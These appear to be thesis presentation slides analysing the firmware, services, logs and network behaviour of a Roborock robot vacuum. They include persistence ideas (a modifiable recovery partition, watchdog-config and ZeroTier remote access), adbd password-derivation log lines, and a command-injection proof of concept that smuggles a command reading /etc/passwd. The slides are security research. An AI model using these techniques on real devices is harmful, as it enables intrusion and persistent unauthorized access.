
# Thesis B - Firmware dump (dd) for offline/static analysis

# Thesis B - Inspection of system (privileged processes)

## Fingerprinting

### Processes

Everything is running as root



The screenshot shows a terminal window with the following details:

- Tab 1: CMD
- Tab 2: Serial: FTDI FTB6SPL3
- Tab 3: root@rockrobo: ~/z52... (selected)
- Toolbar: Reconnect, SFTP, Ports, Unpin

System statistics:

```
1 [###**          8.0%] Tasks: 45, 59 thr; 1 running
2 [###**          6.2%] Load average: 1.11 1.19 0.89
3 [###**          6.5%] Uptime: 00:19:57
4 [###**          7.0%]
Mem[|||||]***** 87/498MB
Swp[               0/0MB]
```

Process list:

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
995	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.16	RoboController
996	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.00	RoboController
1000	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.14	AppProxy
1012	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.17	AppProxy
1013	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.02	AppProxy
1014	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.00	AppProxy
1015	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.77	AppProxy
1016	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.02	AppProxy
1018	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.02	AppProxy
1026	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.00	RoboController
1027	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.00	RoboController
1028	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.00	RoboController
1030	root	0	-20	119M	35360	10192	S	0.0	6.9	0:00.02	rr_loader -d
1275	root	0	-20	9476	1584	1188	S	0.0	0.3	0:00.00	wlanmgr
1276	root	0	-20	9476	1584	1188	S	0.0	0.3	0:00.21	wlanmgr
1285	root	0	-20	2568	1404	1004	S	0.0	0.3	0:00.06	/bin/bash /opt/rockrobo/mio/mio_client_helper_nomqtt

# Thesis B - Recovery partition manipulation (see [proof of concept](#))

## Issues, thoughts & discussions

How have manufacturers of IoT / smart home devices addressed the increasing concerns of digital privacy and product security?


### *Recovery partition is modifiable*

- Can be modified to contain malicious software that persists a factory reset
- Mountable - mount `/dev/mmcblk0p7` . . .
- Why? Allows easy updates of the ‘factory image’
- But the partition could somehow be encrypted

# Thesis B - Capture of device traffic (port-mirroring)

## Speaking of packets...

*WiFi credentials in plain text during setup*



# Thesis B - Inspection of system services (netstat, ip{}, 6)tables

# Fingerprinting

# Ports


```
root@rockrobo:~# netstat -nltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 127.0.0.1:54322          0.0.0.0:*            LISTEN     991/miio_daemon
tcp      0      0 127.0.0.1:54323          0.0.0.0:*            LISTEN     991/miio_daemon
tcp      0      0 0.0.0.0:22              0.0.0.0:*            LISTEN     1644/sshd
tcp      0      0 127.0.0.1:55551          0.0.0.0:*            LISTEN     998/rriot_daemon
tcp      0      0 0.0.0.0:6668            0.0.0.0:*            LISTEN     998/rriot_daemon
tcp6     0      0 :::22                  ::::*                LISTEN     1644/sshd
```

**tcp/22 and tcp/6668 are exposed**

# Thesis B - Remote access persistence (see proof of concept)

# Going wireless - establishing SSH

- Remove iptables rule to gain access
    - (and so could an attacker)
  - Can I add persistent access?
    - Yes, modify  
`rrwatchdoge.conf`
  - Can also add remote access
    - e.g. ZeroTier



# Thesis B - Investigating tcpdump

## (some) Interesting Files

*/var/log/apt/history.log*

Installed packages that are not part of the base system

```
Start-Date: 2016-01-25 11:18:05
Commandline: /usr/bin/apt-get install rsync
Install: rsync:armhf (3.1.0-2ubuntu0.2)
End-Date: 2016-01-25 11:18:11
```

```
Start-Date: 2016-04-05 12:30:59
Commandline: /usr/bin/apt-get install ccrypt
Install: ccrypt:armhf (1.10-4)
End-Date: 2016-04-05 12:31:01
```

```
Start-Date: 2016-04-25 09:58:29
Commandline: /usr/bin/apt-get install tcpdump
Install: tcpdump:armhf (4.5.1-2ubuntu1.2), libpcap0.8:armhf (1.5.3-2, automatic)
End-Date: 2016-04-25 09:58:33
```

- Why does a vacuum cleaner need rsync or tcpdump?

# Thesis B - Investigating rrlogd

## (some) Interesting Files

*mmcb1k0p8/opt/rockrobo/rrlog/rrlogd*

Logs are encrypted at rest (after being packed)

Originally used to be a symmetric key, now using a public key

⌚ Logging program has the functionality to unblock port 22?

The image shows two side-by-side debugger windows from Immunity Debugger, both titled "rrlogd (ELF Graph)".

**Left Window:** Shows the main function entry point. The assembly code includes instructions like movw r0, #0x8c8c, movt r0, #2 {data\_28c8c, "/dev/shm/rrlogd.pid"}, and various file operations involving "/mnt/default/device.conf". A red box highlights a section of assembly code starting with b1 #sub\_17440.

**Right Window:** Shows a function named sub\_1b2d4. The assembly code includes fopen(arg1, 0x24ef4, arg3, \_\_stack\_chk\_guard), a while loop, fgets(var\_41c, 0x400, r0), and several if statements. A red box highlights a section of assembly code starting with sub\_1b2d4.

Both windows show complex control flow graphs with many nodes and edges, indicating a highly branched and跳转的程序逻辑.

## (some) Interesting Files

*mmcblk0p7/usr/bin/adbd*

- Custom ADB binary
- Had a brief look ([more](#))

```
locksec_init_key: can not find the prefix str from adb conf file, use default
locksec_init_key: can not find the suffix str from adb conf file, use default
locksec_init_serial: adb read 465 bytes from /proc/cpuinfo
locksec_init_key: locksec_init_key, rockrobo%()+-[]_8a80ab8936d76c118000:;<=>?@{}rubyde
locksec_apply_key: locksec_apply_key, erI09cyW%()+-[]_8a80ab8936d76c118000:;<=>?@{}CzD2
locksec_apply_passwd: adb source str: erI09cyW%()+-[]_8a80ab8936d76c118000:;<=>?@{}CzD2
locksec_apply_passwd: locksec_apply_passwd, passwd: 0y[ad8@w
```

## Related files

- mmcblk0p6/vinda
- mmcblk0p6/adb.conf
- mmcblk0p8/var/log/upstart/adbd.log

Where we left off

## From Thesis B (security)

- Finish analysing firmware binaries
- Comparing files against the stock Ubuntu OS
- Check if an IPv6 address is assigned (hence SSH)
  - ans: no.

## From Thesis C (privacy)

- LAN/WAN traffic analysis
  - Look at network behaviour
  - Hook into transmit and receive functions (pre-encrypt / post-decrypt)
- Update to latest version (and hope we don't get locked out)
  - disclaimer: we got locked out. hahah....
  - Compare file changes
- Factory reset device, check for remnant files

# More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Command injection vulnerability exists within the modified adbd binary

```
D:\thesis\misc\adbd_launcher (master)
λ py -3 adbStart.py "uart_test $(cat $(base64 /etc/passwd))"
challenge='iUNs5vuhymiEJBpRTiqsRTu' response='su-_71EB'
cmd='adb shell "CRA[FCEQBPPTUV_Rsu-_71EB uart_test $(cat $(base64 /etc/passwd))"'
cat: cm9vdDp40ja6MDpyb2900i9yb2900i9iaW4vYmFzaAp6NTIwNjY3Nz06MDow0iwsLDovcm9vdDov: No such file or directory
cat: YmluL2Jhc2gKZGFlbW9uOng6MToxOmRhZW1vbjovdXNyL3NiaW46L3Vzc19zYmluL25vbG9naW4K: No such file or directory
cat: YmluOng6Mjoy0mJpbjovYmlu0i91c3Ivc2Jpb19ub2xvZ2luCnN5czp40jM6MzpzeXM6L2Rldjov: No such file or directory
cat: dXNyL3NiaW4vbm9sb2dpbgpzeW5j0ng6ND02NTUzNDpzeW5j0i9iaW46L2Jpb19zeW5jCmdhbWVz: No such file or directory
cat: Ong6NT02MDpnYW1lczovdXNyL2dhbWVz0i91c3Ivc2Jpb19ub2xvZ2luCm1hbjp40jY6MTI6bWFu: No such file or directory
